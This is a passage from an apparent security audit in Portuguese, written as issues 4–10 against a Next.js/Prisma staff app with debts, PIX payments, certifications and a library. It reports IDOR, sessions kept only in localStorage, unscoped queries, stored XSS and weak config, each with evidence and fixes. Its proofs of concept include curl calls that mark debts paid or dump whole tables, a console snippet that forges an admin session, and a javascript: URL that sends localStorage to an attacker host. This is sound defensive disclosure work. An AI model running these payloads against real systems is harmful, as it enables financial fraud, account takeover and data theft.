- [] Existe `middleware.ts` que exige sessão em `/api/\*\*` com allowlist explícita
- [] Existe teste de integração para cada rota: requisição sem sessão recebe 401

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

[Segurança] IDOR de escrita em `/api/colaboradores/[id]` permite alterar CPF, e-mail e status de qualquer colaborador

Labels: `security`, severidade: crítica, idor`

Problema

`PATCH /api/colaboradores/[id]` carrega o registro apenas para responder 404 quando ele não existe; não há nenhuma comparação entre o `id` do path e a identidade do chamador. A validação de campos é cuidadosa – nome vazio, e-mail duplicado, status fora do enum e data inválida são todos rejeitados – mas isso valida o formato, não a autorização.

O frontend em `/salgados/pagar/[id]` chama a rota com `user?.id` vindo do localStorage; trocar esse número por qualquer outro no DevTools ou no curl é suficiente.

Evidência

```
`app/api/colaboradores/[id]/route.ts:70-80`
```

```
``ts
const existing = await prisma.colaboradores.findUnique({
  where: { id },
  select: { id: true, email: true },
});

if (!existing) {
  return NextResponse.json(
    { error: "Colaborador não encontrado" },
    { status: 404 },
  );
}
```

```
`app/api/colaboradores/[id]/route.ts:194-198`

``ts
const colaborador = await prisma.colaboradores.update({
  where: { id },
  data,
  select: { ...COLABORADOR_SELECT_SEGURO, setores: { select: { nome: true } } },
});
````

Campos aceitos (linhas 56-68): `document`, `country_code`, `area_code`, `number`, `nome`,
`email`, `departamento`, `cargo`, `setor_id`, `status`, `data_admissao`.

Impacto

Sequestro de conta e fraude no fluxo de pagamento. Trocar o `email` de um colaborador redireciona
o vínculo do login federado da Senior (`app/api/auth/senior/route.ts:87-99`). Trocar `document`
(CPF) e `number` (telefone) injeta os dados do atacante na cobrança PIX gerada em
`app/api/salgados/pagamentos/route.ts:96-130`, que usa exatamente esses campos como `customer`.
Também permite desativar colaboradores em massa via `status: "inativo"`.

Sugestão de correção

Exigir sessão e restringir a alteração ao próprio registro, com exceção explícita para admins:

``ts
const usuario = await getUsuarioAutenticado(req);
if (!usuario) return NextResponse.json({ error: "Não autenticado" }, { status: 401 });
if (usuario.id !== id && !(await ehAdmin(usuario.id))) {
 return NextResponse.json({ error: "Colaborador não encontrado" }, { status: 404 });
}
````

Campos administrativos (`status`, `setor_id`, `departamento`, `data_admissao`) devem ficar
restritos a admin mesmo quando o alvo é o próprio usuário.

## Critérios de aceite

- [ ] PATCH responde 401 sem sessão
- [ ] PATCH responde 404 quando a sessão não é do dono do registro nem de um admin
- [ ] Usuário comum não consegue alterar `status`, `setor_id`, `departamento` nem
  `data_admissao`, nem no próprio registro
- [ ] Existe teste de integração: sessão do colaborador A fazendo PATCH no id do colaborador B
  recebe 404
- [ ] GET do mesmo arquivo recebe a mesma verificação
```

--- FIM ISSUE 5 ---

--- ISSUE 6 ---

```
# [Segurança] IDOR permite quitar dívidas sem pagamento e apagar registros de terceiros

**Labels:** `security, severidade:crítica, idor, financeiro`

## Problema

Agrupa os handlers `[id]` de dívidas, certificações, livros e empréstimos: todos operam sobre
`where: { id }` sem qualquer predicado de dono nem verificação de papel.

O caso mais grave é `PATCH /api/salgados/dividas/[id]`: um corpo `{"pago": true}` marca a dívida
como quitada sem que nenhum PIX tenha sido gerado ou pago, contornando todo o fluxo AbacatePay
de `lib/pagamentos.ts`. O campo `valor` também é atualizável, então a dívida pode ser zerada
antes de ser quitada. Em sentido inverso, `{"pago": false}` decrementa `total_gasto_salgados`
de terceiros.

`DELETE /api/certificacoes/[id]` executa a exclusão direto, sem sequer carregar o registro antes
– um laço de `id=1` até N apaga a tabela inteira.

`PATCH /api/biblioteca/livros/[id]` aceita o campo `disponivel`, o que permite marcar como
disponível um livro emprestado e assim contornar a checagem do DELETE (linhas 141-150).
```

Evidência

```
`app/api/salgados/dividas/[id]/route.ts:77-90`
```

```
``ts
const atualizada = await tx.dividas.update({
  where: { id },
  data: { ...data, updated_at: new Date() },
});

if (body.pago === true && !existente.pago) {
  await tx.colaboradores.update({
    where: { id: existente.colaborador_id },
    data: {
      total_gasto_salgados: { increment: existente.valor },
      updated_at: new Date(),
    },
  });
}
``
```

```
`app/api/certificacoes/[id]/route.ts:121-128`
```

```
``ts
export async function DELETE(
  request: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    await prisma.certificacoes.delete({ where: { id } });
  }
}
```

```
`app/api/biblioteca/emprestimos/[id]/route.ts:63-72`
```

```
``ts
const atualizado = await tx.emprestimos.update({
  where: { id },
  data: {
    data_real_devolucao: data_real_devolucao ? new Date(data_real_devolucao) : null,
    status: status || "devolvido",
    updated_at: new Date(),
  },
});
``
```

Prova de conceito:

```
``bash
curl -X PATCH https://<host>/api/salgados/dividas/1 \
  -H 'Content-Type: application/json' -d '{"pago": true}'
``
```

Impacto

Fraude financeira direta no módulo de salgados (dívidas quitadas sem pagamento, valores adulterados, `total\_gasto\_salgados` manipulável), destruição do histórico de certificações – que alimenta `/api/ranking` e `/api/dashboard` – e adulteração do acervo da biblioteca.

Sugestão de correção

Incluir o predicado de posse no próprio `where` do Prisma, para que a resposta seja 404 e não vaze a existência do registro:

```
``ts
const usuario = await getUsuarioAutenticado(req);
if (!usuario) return NextResponse.json({ error: "Não autenticado" }, { status: 401 });
```

```
const ehAdministrador = await ehAdmin(usuario.id);
const escopo = ehAdministrador ? { id } : { id, colaborador_id: usuario.id };

const existente = await tx.dividas.findFirst({ where: escopo });
if (!existente) throw new Error("DIVIDA_NAO_ENCONTRADA");
```

```

Especificamente para dívidas: remover `pago` e `valor` de `CAMPOS\_ATUALIZAVEIS` (linha 39). O campo `pago` só deve mudar por `aplicarPagamentoConfirmado`, nunca por requisição direta do cliente.

## Critérios de aceite

- [ ] `pago` e `valor` foram removidos de `CAMPOS\_ATUALIZAVEIS` em `app/api/salgados/dividas/[id]/route.ts:39`
- [ ] Os handlers `[id]` de dívidas, certificações, livros e empréstimos exigem sessão e verificam posse ou papel de admin
- [ ] A verificação de posse está no `where` da query, e a resposta para registro de terceiro é 404 (não 403)
- [ ] `DELETE /api/certificacoes/[id]` carrega e verifica o registro antes de excluir
- [ ] Existe teste de integração por rota: sessão do colaborador A operando sobre registro de B recebe 404
- [ ] Existe teste confirmando que `PATCH /api/salgados/dividas/[id]` com `{ "pago": true }` não quita a dívida

--- FIM ISSUE 6 ---

--- ISSUE 7 ---

# [Segurança] Sessão apenas no localStorage: identidade e papel são editáveis pelo usuário

**Labels:** `security, severidade:alta, auth, arquitetura`

## Problema

`POST /api/auth/senior` valida corretamente as credenciais contra a plataforma Senior e até sincroniza o papel no banco (linhas 101-133), mas devolve o objeto de usuário como JSON simples. Não há `Set-Cookie`, não há JWT assinado, não há registro de sessão no servidor.

O objeto é persistido em `localStorage` e é a única fonte de verdade do frontend. `ProtectedRoute` e todos os gates `user?.tipo === "admin"` leem dali.

Esta é a issue raiz: enquanto o servidor não tiver como saber quem chama, nenhuma das outras correções de autorização é implementável. Deve ser resolvida antes das issues 2, 3, 4, 5 e 6.

## Evidência

`contexts/auth-context.tsx:65-68`

```
```ts
setUser(data.user);
localStorage.setItem("user", JSON.stringify(data.user));
setIsLoading(false);
return true;
```
```

`contexts/auth-context.tsx:35-41`

```
```ts
useEffect(() => {
  const savedUser = localStorage.getItem("user");
  if (savedUser) {
    setUser(JSON.parse(savedUser));
  }
  setIsLoading(false);
}, []);
```
```

```
`app/api/auth/senior/route.ts:180-183`
```

```
``ts
return NextResponse.json({
 user,
 message: "Login realizado com sucesso",
});
``
```

Prova de conceito – no console do navegador:

```
``js
localStorage.setItem("user", JSON.stringify({
 id: 1, tipo: "admin", email: "admin@empresa", admin_permanente: true
}));
location.reload();
``
```

### ## Impacto

Não existe sessão autenticada no sentido técnico. Todo o controle de acesso do produto é decorativo. Além disso, o `accessToken` da plataforma Senior é armazenado em localStorage (`contexts/auth-context.tsx:17`), acessível a qualquer script na origem – o que transforma a issue 9 em roubo de credencial federada.

### ## Sugestão de correção

Emitir uma sessão no servidor ao final de `/api/auth/senior`:

```
``ts
const res = NextResponse.json({ user });
res.cookies.set("sessao", await assinarToken({ id: localUser.id }), {
 httpOnly: true, secure: true, sameSite: "lax", path: "/", maxAge: 60 * 60 * 8,
});
return res;
``
```

Criar `lib/sessao.ts` exportando `getUsuarioAutenticado(req)`, que lê o cookie, valida a assinatura e recarrega o papel do banco – nunca do token, para que revogação de admin tenha efeito imediato. Parar de armazenar `accessToken` no localStorage.

### ## Critérios de aceite

- [ ] `/api/auth/senior` emite cookie de sessão httpOnly, secure e sameSite
- [ ] Existe `lib/sessao.ts` com `getUsuarioAutenticado(req)` usado por todos os handlers protegidos
- [ ] O papel (`tipo`, `admin\_permanente`) é recarregado do banco a cada requisição, não lido do token
- [ ] `accessToken` da Senior não é mais gravado no localStorage
- [ ] Editar o objeto `user` no localStorage não concede mais nenhum acesso real no servidor
- [ ] Existe rota de logout que invalida a sessão no servidor

--- FIM ISSUE 7 ---

--- ISSUE 8 ---

# [Segurança] Toda query de listagem e relatório devolve a base inteira, sem escopo do chamador

\*\*Labels:\*\* `security, severidade:alta, data-exposure`

### ## Problema

Não existe mecanismo de isolamento por dono neste projeto: não há Row Level Security nas migrações (nenhum `ENABLE ROW LEVEL SECURITY` ou `CREATE POLICY` em `prisma/migrations/\*\*`), não há `middleware.ts` e nenhum handler deriva identidade de credencial verificável.

O filtro por `colaborador\_id` existe em dívidas, certificações e empréstimos, mas vem de um query parameter escolhido pelo cliente. Quando o parâmetro é omitido, o objeto `where` fica vazio e a query retorna a tabela inteira.

```
Rotas afetadas: `/api/salgados/dividas`, `/api/certificacoes`, `/api/biblioteca/emprestimos`,
`/api/colaboradores`, `/api/dashboard`, `/api/ranking/colaboradores`,
`/api/ranking/estatisticas`, `/api/salgados/pagamentos`, `/api/salgados/pagamentos/status`.
```

### ## Evidência

```
`app/api/salgados/dividas/route.ts:27-41`
```

```
````ts  
const where: Prisma.dividasWhereInput = {};  
  
if (pago === "true") where.pago = true;  
else if (pago === "false") where.pago = false;  
  
if (colaboradorId) where.colaborador_id = Number(colaboradorId);  
````
```

```
`app/api/dashboard/route.ts:89-95`
```

```
````ts  
const filtroColaborador: { setor_id?: number; id?: number } = {};  
if (setorId !== null) filtroColaborador.setor_id = setorId;  
if (colaboradorId !== null) filtroColaborador.id = colaboradorId;  
const escopo =  
  Object.keys(filtroColaborador).length > 0  
    ? { colaboradores: filtroColaborador }  
    : {};  
````
```

```
`app/api/ranking/colaboradores/route.ts:6-17` – não aceita parâmetro algum e sempre responde com
a organização inteira.
```

```
`app/api/salgados/dividas/route.ts:18-25` – `?motivos_only=true` devolve a lista distinta de
motivos de dívida de todos os colaboradores, frequentemente com contexto pessoal em texto livre.
```

### Prova de conceito:

```
````bash  
curl https://<host>/api/salgados/dividas      # todas as dívidas de todos  
curl https://<host>/api/colaboradores        # todo o cadastro  
curl https://<host>/api/ranking/colaboradores # ranking nominal completo  
````
```

### ## Impacto

Exposição integral da base a qualquer anônimo: nomes, e-mails corporativos, departamentos, cargos, histórico financeiro, motivos de dívida em texto livre, certificações e empréstimos de todos os colaboradores.

### ## Sugestão de correção

Após a issue 7, escopar toda query pelo usuário da sessão. Onde o papel de admin justificar visão global, tornar isso explícito:

```
````ts  
const usuario = await getUsuarioAutenticado(req);  
if (!usuario) return NextResponse.json({ error: "Não autenticado" }, { status: 401 });  
  
const escopoDono = (await ehAdmin(usuario.id)) ? {} : { colaborador_id: usuario.id };  
const where: Prisma.dividasWhereInput = { ...escopoDono, ...filtrosDeApresentacao };  
````
```

Tratar `colaborador\_id` da query como filtro de apresentação apenas, sempre aplicado *sobre* o escopo de segurança – nunca no lugar dele.

## ## Critérios de aceite

- [ ] Todas as 9 rotas listadas respondem 401 sem sessão
- [ ] Usuário comum recebe apenas os próprios registros em dívidas, certificações, empréstimos e pagamentos
- [ ] `/api/colaboradores`, `/api/dashboard` e `/api/ranking/\*\*` respondem visão global apenas para admin
- [ ] O `colaborador\_id` da query string nunca amplia o escopo além do que a sessão permite
- [ ] Existe teste de integração: sessão do colaborador A passando `?colaborador\_id=<B>` não recebe dados de B

## --- FIM ISSUE 8 ---

## --- ISSUE 9 ---

# [Segurança] window.open com URL de credencial não validada permite XSS via javascript:

\*\*Labels:\*\* `security, severidade:média, xss`

## ## Problema

O campo `url\_credencial` de certificações é gravado sem nenhuma validação de esquema, tanto no POST quanto no PATCH, e nenhuma das duas rotas exige autorização – qualquer pessoa consegue plantar o valor. No cliente, a string vai direto para `window.open`.

Uma URL `javascript:fetch('https://atacante/'+localStorage.getItem('user'))` executa no contexto de origem da aplicação quando um colaborador clica no botão da credencial, exfiltrando o objeto de sessão e o `accessToken` da Senior guardados em localStorage (issue 7).

Nota de explorabilidade: navegadores baseados em Chromium ainda executam `javascript:` em `window.open` de mesma origem; o Firefox recente bloqueia. A ausência de Content-Security-Policy (`next.config.mjs` não define `headers()`) remove a segunda linha de defesa que limitaria o destino da exfiltração.

Verificado que o projeto não tem nenhuma outra superfície de XSS: não há `dangerouslySetInnerHTML`, `innerHTML`, `eval` nem `new Function` em nenhum arquivo, e não há renderização de Markdown ou HTML de usuário.

## ## Evidência

`app/certificacoes/page.tsx:411-421`

```

` ``tsx
{certificacao.url_credencial && (
 <Button
 isIconOnly
 variant="outline"
 aria-label="Ver credencial"
 onPress={() =>
 window.open(certificacao.url_credencial!, "_blank")
 }
 >
 ` ``

```

`app/api/certificacoes/route.ts:162` – gravação sem validação:

```

` ``ts
url_credencial: url_credencial || null,
` ``

```

Relacionado – `app/biblioteca/page.tsx:737`, campo `capa` também aceita URL arbitrária, renderizada em `

## ## Impacto

XSS armazenado com um clique, levando a roubo do objeto de sessão e do `accessToken` da plataforma Senior. No caso de `capa`, rastreamento passivo de colaboradores sem necessidade de clique.

## ## Sugestão de correção

Validar o esquema no servidor, no POST e no PATCH de certificações e de livros:

```
``ts
function urlSegura(valor: unknown): string | null {
 if (typeof valor !== "string" || !valor.trim()) return null;
 try {
 const url = new URL(valor);
 if (url.protocol !== "https:") throw new Error();
 return url.toString();
 } catch {
 throw new ErroValidação("Informe uma URL https válida");
 }
}
``
```

No cliente, trocar `window.open` por um `<a href target="_blank" rel="noopener noreferrer">` e validar o esquema antes de renderizar. Configurar `headers()` em `next.config.mjs` com Content-Security-Policy restringindo `connect-src` e `img-src`.

## ## Critérios de aceite

- [ ] `url_credencial` e `capa` são validados como URL https no servidor, no POST e no PATCH
- [ ] Valores existentes no banco com esquema diferente de https foram migrados ou anulados
- [ ] `window.open` foi substituído por `<a>` com `rel="noopener noreferrer"`
- [ ] `next.config.mjs` define `headers()` com Content-Security-Policy, X-Frame-Options, X-Content-Type-Options e Strict-Transport-Security
- [ ] Existe teste confirmando que `javascript:alert(1)` é rejeitado com 400 no POST de certificações

--- FIM ISSUE 9 ---

## --- ISSUE 10 ---

# [Segurança] Higiene de configuração: webhook falha em aberto, sem validação de ambiente e build ignora erros

**Labels:** security, severidade:média, configuração

## ## Problema

Agrupa três itens de configuração relacionados, nenhum explorável isoladamente.

**a)** Assinatura do webhook falha em aberto. Quando `ABACATEPAY_WEBHOOK_PUBLIC_KEY` não está definida — que é o estado do `.env` atual — `assinaturaValida` retorna `true` e a verificação HMAC é pulada por completo, sem log nem aviso. A defesa que resta é o segredo na query string, essa sim bem implementada com `timingSafeEqual`. O risco é que um segredo em URL vaza com mais facilidade que uma assinatura de corpo: fica em logs de servidor, referrers e histórico de proxies.

**b)** Sem validação de ambiente na inicialização. `lib/prisma.ts:5` converte `undefined` na string `"undefined"` via template literal. A aplicação sobe e só quebra na primeira query. Nenhum ponto do projeto valida as variáveis obrigatórias no boot. O padrão correto já existe em `lib/abacatepay.ts:33-38` — só não foi aplicado a `DATABASE_URL`.

**c)** Build ignora erros de tipo e lint. Com `ignoreBuildErrors`, um `npm run build` conclui mesmo com erro de tipo, anulando a rede de proteção que detectaria, por exemplo, uma função de autorização chamada com o argumento errado.

## ## Evidência

`app/api/webhooks/abacatepay/route.ts:22-27`

```
``ts
function assinaturaValida(corpoBruto: string, assinatura: string | null) {
 const chavePublica = process.env.ABACATEPAY_WEBHOOK_PUBLIC_KEY?.trim();
```

```
 if (!chavePublica) {
 return true;
 }
 }
 ...

`lib/prisma.ts:5`

```ts
const connectionString = `${process.env.DATABASE_URL}`;
```

`next.config.mjs:2-7`

```js
eslint: {
  ignoreDuringBuilds: true,
},
typescript: {
  ignoreBuildErrors: true,
},
```
```

### ## Impacto

Defesa em profundidade ausente no único endpoint que marca dívidas como pagas; diagnóstico difícil em ambiente mal configurado; maior chance de uma regressão de segurança chegar a produção sem ser notada.

### ## Sugestão de correção

- \*\*a)\*\*** Configurar `ABACATEPAY\_WEBHOOK\_PUBLIC\_KEY` e inverter o retorno: sem chave, recusar a requisição (mesmo padrão já usado para `ABACATEPAY\_WEBHOOK\_SECRET` nas linhas 63-71).
  - \*\*b)\*\*** Criar `lib/env.ts` que valide na inicialização a presença de `DATABASE\_URL`, `API\_KEY\_ABACATEPAY\_V1`, `API\_KEY\_ABACATEPAY\_V2` e `ABACATEPAY\_WEBHOOK\_SECRET`, lançando erro explícito.
  - \*\*c)\*\*** Remover `eslint.ignoreDuringBuilds` e `typescript.ignoreBuildErrors` de `next.config.mjs` e corrigir os erros que aparecerem.
- \*\*Nota de higiene:\*\*** as credenciais em `.env` (Neon, Stack, AbacatePay) foram lidas durante a auditoria. O arquivo está corretamente coberto por `.env\*` no `.gitignore` e a varredura do histórico git não encontrou nenhum segredo versionado, mas recomenda-se rotação como encerramento.

### ## Critérios de aceite

- [ ] `ABACATEPAY\_WEBHOOK\_PUBLIC\_KEY` está configurada e `assinaturaValida` recusa a requisição quando a chave está ausente
- [ ] Existe validação de variáveis de ambiente na inicialização cobrindo as 4 variáveis obrigatórias
- [ ] `eslint.ignoreDuringBuilds` e `typescript.ignoreBuildErrors` foram removidos de `next.config.mjs`
- [ ] `npm run build` passa sem erros de tipo
- [ ] Credenciais de Neon, Stack e AbacatePay foram rotacionadas

--- FIM ISSUE 10 ---